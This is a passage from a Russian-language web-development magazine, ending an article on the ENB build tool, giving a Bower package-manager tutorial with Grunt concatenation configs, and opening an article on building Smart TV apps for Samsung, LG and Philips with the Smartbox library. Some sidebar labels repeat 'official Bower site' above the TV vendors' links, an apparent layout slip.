стрированной технологии. Затем ENB придерживается описанной в конфиге последовательности трансформаций файлов (тут можно проследить некоторую аналогию с Gulp). Несмотря на некоторые отличия от стандартного подхода систем сборки, разобравшись с основными понятиями, дальше работать с ENB довольно легко.

Основные преимущества ENB: скорость сборки, за счет гибкой системы кеширования и возможности обмениваться промежуточными данными между разными технологиями, параллелизации независимых процессов, и выделении самых тяжелых технологий в отдельные субпроцессы. К ENB необычайно просто писать новые технологии, если тебя чем-то не устраивает поведение стандартных.

К недостаткам можно отнести то, что конфиг ENB достаточно многословный, так как есть возможность управлять абсолютно всеми этапами сборки. Плюс ENB все-таки писался для BEM-методологии, и прикрутить его к проекту с совершенно другой структурой потребует лишних телодвижений. Для ENB не так много написанных технологий (порядка 60), но с большинством задач BEM-проектов он справляется на ура.

Подводя итог: ENB — лучший выбор для проектов, основанных на методологии BEM, которую лично я считаю наиболее подходящей для средних и больших сайтов, так как организация кода по блокам рулит и бибикает. Он очень быстрый, собирает десятки страниц и сотни файлов за считаные секунды, несложный в настройке и приятный в использовании. Если твой проект крупный, ты путаешься в коде и правишь файлики по тысяче строк, советую подробнее изучить BEM как способ организации структуры фронтенд-проектов. А когда ты полюбишь BEM, ты полюбишь и ENB, как самый родной инструмент сборки BEM-проектов.

Установка Бовера

Для работы с Бовером тебе потребуются Node.js и Git. Установка предельно проста: npm install -g bower

НА ПТИЧЬИХ ПРАВАХ

Артём Сапегин
frontend-разработчик, Badoo
artem@sapegin.ru



ЗАЧЕМ НУЖЕН МЕНЕДЖЕР ПАКЕТОВ, ИЛИ ПОЧЕМУ ИМЕННО BOWER

Надоело ходить на сайты JavaScript-библиотек и качать архивы каждый раз, как надо добавить на сайт очередной jQuery-плагин? Бовер сделает все сам.

↓

Менеджеры пакетов упрощают установку и обновление зависимостей проекта, то есть сторонних библиотек, которые он использует: jQuery, Fotorama, все, что используется на твоем сайте и написано не тобой. Хождение по сайтам библиотек, скачивание и распаковка архивов, копирование файлов в проект — все это заменяется парой команд в терминале.

У многих языков программирования есть стандартные менеджеры пакетов, которыми разработчики пользуются для установки всех библиотек: gem у руби, pip у питона и другие. У серверного яваскрипта есть npm (почему он не подходит для клиентского — дальше), а у клиентского яваскрипта до недавнего времени ничего не было. Было множество разных пакетных менеджеров (Jam, Component, Volo, Ender), но большинство из них так и не стали популярными, а от менеджера пакетов, которым не поставишь нужных библиотек, толку мало.

Бовер — не стандартный менеджер пакетов для клиентского яваскрипта, но самый популярный: сейчас там больше 11 тысяч пакетов.

Бовер не навязывает пользователю свою систему сборки, разработчику пакетов — метод подключения библиотеки (AMD, CommonJS и другие). Все, что делает Бовер, — устанавливает нужные проекту пакеты подходящих версий вместе с их зависимостями. Другими словами: просто загружает файлы нужных библиотек и все, что нужно для их работы, в специальную папку. Остальное остается на усмотрение разработчика.

Почему не npm

Главное отличие npm и Бовера — подход к установке зависимостей пакетов. Npm устанавливает зависимости для каждого пакета отдельно, в итоге получается большое дерево пакетов (node_modules/grunt/node_modules/glob/node_modules/...), где может быть несколько версий одного и того же пакета. В клиентском яваскрипте это недопустимо: нельзя подключить на страницу две версии jQuery или любой другой библиотеки. В Бовере каждый пакет устанавливается один раз (jQuery всегда будет в папке bower_components/jquery, сколько бы пакетов от него ни зависело), и в случае конфликта зависимостей Бовер просто не станет устанавливать пакет, несовместимый с уже установленными.

ОФИЦИАЛЬНЫЙ САЙТ BOWER: bower.io

Работа с пакетами

Попробуем что-нибудь установить, например jQuery:

```
bower install --save jquery  # Или bower i -S jquery
```

Эта команда скачает jQuery последней версии в папку `bower_components/jquery`.

Флаг `--save` говорит Боверу, что он должен сохранить имя пакета и его версию в файл-манифест — `bower.json`. В этом файле хранится список всех зависимостей проекта (пакетов, установленных через Бовер) и другие метаданные, нужные для создания своих пакетов. Вместе с именами пакетов можно указать версии, с которыми твой проект гарантированно будет работать.

У нас такого файла еще нет, о чем и говорит строчка «No bower.json file to save to, use bower init to create one» в логе. Создадим его:

```
bower init
```

Бовер будет задавать много вопросов, но до тех пор, пока мы не захотим зарегистрировать свой пакет, ответы на большинство из них не имеют значения, можно просто нажимать Enter.

На вопрос «Set currently installed components as dependencies?» нужно ответить «Yes» — все ранее установленные компоненты (в нашем случае это jQuery) автоматически попадут в созданный JSON-файл. А на вопрос «Would you like to mark this package as private which prevents it from being accidentally published to the registry?» — тоже «Yes» — это предотвратит случайную регистрацию пакета в реестре Бовера.

Поставим еще несколько пакетов и посмотрим, что у нас получилось:

```
bower install --save social-likes jquery-icheck
bower list
bower check-new     Checking for new versions of
the project dependencies..
bowertest#0.0.0 /Users/admin/bowertest
├── jquery#2.1.0 (2.1.1-beta1 available)
├─┬ jquery-icheck#1.0.2
│ └── jquery#2.1.0 (2.1.1-beta1 available)
└─┬ social-likes#3.0.2
  └── jquery#2.1.0
```

Команда `bower list` показывает список всех установленных пакетов. Тут мы видим, что все пакеты зависят от jQuery и что Бовер смог найти подходящую всем версию — jQuery 2.1.0. Каждый пакет устанавливается в свою папку, вложенных пакетов нет, jQuery встречается только один раз. В корне проекта лежит созданный командой `bower init` файл `bower.json`, но теперь там перечислены уже все пакеты, которые показывает `bower list`, а не только jQuery.

Для удаления пакетов используется команда `bower uninstall` <packageName>.

РАЗВЕРТЫВАНИЕ ПРОЕКТА

Есть два подхода к развертыванию проектов:

1. В репозиторий добавляется только файл-манифест, и все пакеты устанавливаются во время развертывания проекта. Так в репозитории не хранится ничего лишнего, но, если во время развертывания упадет гитхаб или другой сервер, с которого устанавливаются пакеты, будут проблемы.
2. В репозиторий добавляется не только `bower.json`, но и папка `bower_components`. Так развертывание не зависит от внешних серверов, но репозиторий раздувает-

ся десятками (а то и сотнями) лишних файлов.

СЕМАНТИЧЕСКИЕ ВЕРСИИ (SEMVER)

Semver (semver.org) — это, во-первых, подход к версионированию библиотек: формат номера версии МАЖОРНАЯ.МИНОРНАЯ.ПАТЧ и правила, по которым следует увеличивать то или иное число.

А во-вторых — это способ описания требуемых версий зависимостей, который используют Бовер и npm.

При установке с флагом `--save` версии пакетов добавляются в `bower.json` в виде `~1.0.1`. Тильда в начале говорит о том, что при установке будет выбрана версия 1.0.1 или с большим последним числом (ПАТЧ), если она есть. Таким образом будет установлена версия с последними исправлениями ошибок, но полностью совместимая с той, что указана в файле-манифесте.

ОБНОВЛЕНИЕ ЗАВИСИМОСТЕЙ

В Бовере есть команда `bower update`, но она обновляет пакеты с учетом требований файла-манифеста. Например, если там требуется jQuery `~2.0.0`, то он сможет обновить его, например, до 2.0.9, но 2.1.0 уже не поставит, потому что он не соответствует формуле `~2.0.0`.

Для обновления пакетов (и `bower.json`) до действительно последних версий можно воспользоваться bower-update. Устанавливаем (`npm install -g bower-update`), запускаем (`bower-update`) — и вуаля!

ПОИСК ПАКЕТОВ

Есть два способа найти пакет в Бовере: гиковский и обычный. Гиковский:

```
bower search jquery
Search results:
  jquery git://github.com/jquery/jquery.git
  jquery-ui git://github.com/components/jqueryui
    ...
```

Обычный: открыть в браузере bower.io/search/.

Info

> Ты можешь спокойно удалять папку bower_components или добавить ее в свой .gitignore. Команда bower install (без дополнительных параметров) вернет все как было.

АВТОМАТИЧЕСКАЯ СБОРКА

Бовер перекладывает проблемы сборки установленных пакетов на плечи разработчика.

Самый легкий способ — просто склеить JS-файлы Грантом, Галпом или любой другой системой сборки, которой ты пользуешься.

Я пользуюсь Грантом, поэтому расскажу, как склеивать пакеты им. О том, как пользоваться Грантом, была большая статья в июльском номере прошлого года, поэтому покажу сразу конфиг плагина `grunt-contrib-concat`:

```
concat: {
  main: {
    src: [
      'bower_components/jquery/jquery.min.js',
      'bower_components/fotorama/….js',
      'bower_components/jquery-icheck/….js',
      'bower_components/social-likes/social-likes.min.js',

      // Скрипты твоего сайта
      'scripts/*.js'
      ],
      dest: 'build/scripts.js'
   }
}
```

У этого способа есть много недостатков: тебе нужно смотреть имена файлов для каждого пакета и следить, чтобы файлы собирались в правильном порядке (например, jQuery должен быть выше, чем скрипты, зависящие от него). [Плагин grunt-bower-concat](grunt-bower-concat) может делать это сам: он автоматически склеивает все установленные зависимости в правильном порядке в один файл:

```
bower_concat: {
  all: {
    // Склеенный файл
    dest: 'build/_bower.js',
    // Пакеты, которые нужно исключить из сборки
    exclude: [
      // Если jQuery подключается с CDN Гугла
      'jquery',
      // Если подключаем скрипты в конце страницы; Modernizr нужно
      // подключать в <head>
      'modernizr'
    ]
  }
},

concat: {
  main: {
    src: [
      'build/_bower.js',
      // Скрипты твоего сайта
      'scripts/*.js'
      ],
```

```
    dest: 'build/scripts.js'
  }
}
```

➔

Денис Чинин,
frontend-разработчик, Immo Smart
chininden@gmail.com



КОПАЕМСЯ В ЯЩИКЕ

ЗНАКОМСТВО С ОСОБЕННОСТЯМИ РАЗРАБОТКИ ПОД SMART TV И УЧИМСЯ ДЕЛАТЬ ПРИЛОЖЕНИЕ ДЛЯ ТЕЛЕВИЗОРА

Разговоры про Smart TV в последнее время участились, продаются умные телевизоры больше, чем обычные, их аудитория постоянно растет, но вот магазины приложений пустуют. Почему так? Ведь, казалось бы, разработка под Smart TV не отличается от frontend'a: привычные JavaScript, HTML, CSS и браузер. Все дело в том, что кодинг под Smart TV имеет свои специфические особенности, о которых лучше знать еще при проектировании приложения.

↓

Что такое Smart TV и зачем нужны приложения в телевизорах?

Представь, что ты заходишь на кухню. Холодильник сообщает, что можно приготовить из имеющихся продуктов, а затем перекидывает выбранный рецепт на мультиварку. Безумие? Таким же безумием казались приложения в телевизорах еще лет двадцать назад.

Что же такое Smart TV? Это интернет и интерактивные сервисы в телевизоре или телевизионном ресивере, или, вкратце, компьютер в форм-факторе «зомбоящика». Первую попытку реализовать подобие Smart TV предприняла компания Microsoft в далеком 1997 году, но идея провалилась из-за dial-up-соединения и CRT-телевизоров. Позднее возник другой способ сделать телевизор «умным»: в 2000 году стали появляться устройства Set Top Box (STB) различных производителей, расширяющие функционал стандартного (кабельного, спутникового) ТВ. STB — это обычная телевизионная приставка, принимающая сигнал цифрового телевидения, декодирующая и преобразующая его в аналоговый сигнал для вывода через разъемы RCA или SCART либо выводящая сигнал через разъем HDMI на телевизор. Но с ростом скорости соединения и новыми технологиями экранов стали появляться телевизоры со встроенным функционалом Smart TV, и с 2009 года началась сертификация таких устройств. В настоящий момент технология Smart TV внедряется в различные устройства: телевизоры, ресиверы цифрового телевидения, Blu-ray-проигрыватели, игровые консоли и аналогичные им девайсы.

Приложения умного ТВ позволяют просматривать различный видеоконтент: фильмы, сериалы, записи и трансляции передач и спортивных событий, музыкальные клипы, видеоролики; дают возможность читать новости, просматривать социальные сети и общаться по Skype или другому VoIP. Существуют развивающие приложения для детей и игры.



Если ты знаком с frontend-разработкой, то уже можешь приступать к созданию приложения, ничего нового учить не придется. Правда, необходимо учитывать особенности телевизоров:

- Если планируешь разработку для моделей 2011 года и старше, то не рассчитывай на помощь CSS3. Вспоминай, как делать спрайты, и приготовься к интересным особенностям CSS, которые не встречаются в браузерах на компьютере и редко поддаются логичному объяснению.
- Мощность вычислительного модуля телевизора в разы слабее компьютера, не удивляйся, что анимации в старых моделях будут отнюдь не плавными, а при измерении скорости исполнения кода окажется, что он в десятки и сотни раз медленнее, чем в браузере.
- Слабая документация у некоторых производителей, а иногда и полное ее отсутствие могут привести тебя в отчаяние и заставят проводить часы на форумах разработчиков.
- Для тестирования придется использовать реальные телевизоры. Эмуляторы не повторяют полного функционала устройств и часто содержат свои собственные, не возникающие на реальных устройствах баги.
- В телевизорах полностью отсутствуют средства отладки, придется использовать свои «велосипеды» при разработке.
- Непривычное взаимодействие пользователя с приложением. Учитывай, что, скорее всего, передвигаться по приложению тебе придется с помощью одного пальца руки, нажимая на кнопки пульта управления (правда, можно еще управлять голосом, жестами и гироскопическим пультом, как, например, у LG, но такое встречается далеко не во всех моделях и не у каждого производителя). На этапе проектирования приложения необходимо учитывать не только навигацию внутри приложения, но и ввод данных в инпуты.
- Необходимо прорабатывать ситуацию потери соединения. Небольшая подсказка: тестировщики Samsung в процессе премодерации для своего магазина любят при проигрывании видео отключить сетевой кабель из разъема и смотреть, как эта ситуация отрабатывается в приложении :).
- Разнообразие JavaScript API платформ усложнит кросс-платформенную разработку в разы, каждый производитель предоставляет свой API для взаимодействия с внутренним функционалом (проигрывание видео, отображение клавиатуры и прочее).

Ниже краткое описание популярных платформ, чтобы ты знал, с чем придется работать.





Samsung


Samsung сейчас занимает наибольшую долю среди всех телевизоров с поддержкой технологии Smart TV. В моделях 2010 и 2011 года в качестве движка браузера используется MAPLE — сильно измененная версия Gecko, который был в Firefox 3.0. К счастью разработчиков, компания отказалась продолжать изобретать свой велосипед и с 2012 года в телевизорах Samsung Smart TV используется WebKit.

Помимо управления с пульта ДУ, в этой платформе можно использовать управление голосом и жестами (начиная с моделей 2012 года), а также подключать привычную мышь и клавиатуру.

Для разработчиков Samsung предоставляет SDK с эмуляторами и своей средой разработки на базе Eclipse. На сайте есть документация с множеством примеров и возможность удаленного тестирования на реальных устройствах модельного ряда 2013-го и выпущенных позднее (очень полезная для тестирования возможность). Есть недокументированный функционал, поэтому ответ порой придется искать на форуме, к счастью русскоязычном.

Ключевые возможности API: управление звуком из приложения, получение данных сети и модели, широкие возможности управления плеером.

ОФИЦИАЛЬНЫЙ САЙТ BOWER: samsungdforum.com





LG


Отличительная черта этой платформы — возможность использовать Magic Remote, гироскопический анатомический пульт управления. Движение пульта в пространстве сопровождается движением курсора на экране, что очень сильно упрощает навигацию внутри приложений.

Из других способов управления — многокнопочный пульт и распознавание голоса. Во всех моделях LG Smart TV используется WebKit, что значительно сокращает количество «специфичных» багов.

LG предоставляет для разработчиков подробную документацию и SDK с эмуляторами и средой разработки, построенной на основе Eclipse. У платформы LG есть еще одна особенность — приложение необходимо зашифровать на сайте перед выгрузкой на устройство.

Компания LG является учредителем Smart TV Alliance — это проект, созданный в 2012 году совместными усилиями с TP Vision (компанией, производящей телевизоры под брендом Philips) в целях создания унифицированной платформы приложений для умных телевизоров.

ОФИЦИАЛЬНЫЙ САЙТ BOWER: goo.gl/Vc6yar





Philips

Достаточно своеобразная платформа. Вторая по объемам продаж в России, но, несмотря на это, разработка для Philips конкретно прокачивает навыки логического мышления, так как документация невероятно скудная :).

Вот что известно про эту платформу:

- До моделей 2012 года вместо HTML необходимо было использовать CE-HTML (специально разработанный стандарт для телевизоров и мобильных устройств на основе XHTML).
- Нет структурированной документации, зато есть примеры и немного статей, из которых можно крупицами собирать информацию.
- Очень плохой эмулятор и отсутствие возможности запустить приложение полноценно в телевизоре. Для тестирования приходится открывать приложение во встроенном в устройство браузере.

ОФИЦИАЛЬНЫЙ САЙТ BOWER: yourappontv.com

РАЗРАБОТКА КРОСС-ПЛАТФОРМЕННОГО ПРИЛОЖЕНИЯ ПРИ ПОМОЩИ SMARTBOX

Как ты понял, в разработке приложения для Smart TV очень много особенностей. Недолго думая, мы с командой решили создать библиотеку, основываясь на опыте кросс-платформенной разработки для умных телевизоров. Вот список того, чем наши наработки могут упростить тебе жизнь:

- возможность написать абстрактный код, основываясь на API библиотеки, а не каждого TV или приставки;
- добавление новой поддерживаемой платформы без изменения кода самого приложения;
- плагин навигации, позволяющий переключать фокус внутри приложения без лишних проблем;
- инпуты и виртуальная мультиязычная клавиатура;
- плагин для использования возможности управления голосом;
- плагин легенды (подсказки по клавишам внизу экрана);
- абстракция LocalStorage — хранение данных на конечных устройствах;
- абстракция над функциями плеера;
- удобная замена console.log в телевизоре.


Info

Добавить новую платформу в Smartbox не составит труда, в репозитории ты сможешь найти документацию, как это сделать. Код библиотеки мы выложили на GitHub.

На данный момент библиотека позволяет запускать приложение на трех мажорных платформах:

- Samsung;
- LG;
- Philips.

Кроме того, Smartbox без проблем запускается и на приставке STB Mag 200/250.



Дизайн приложения

LET'S GO!

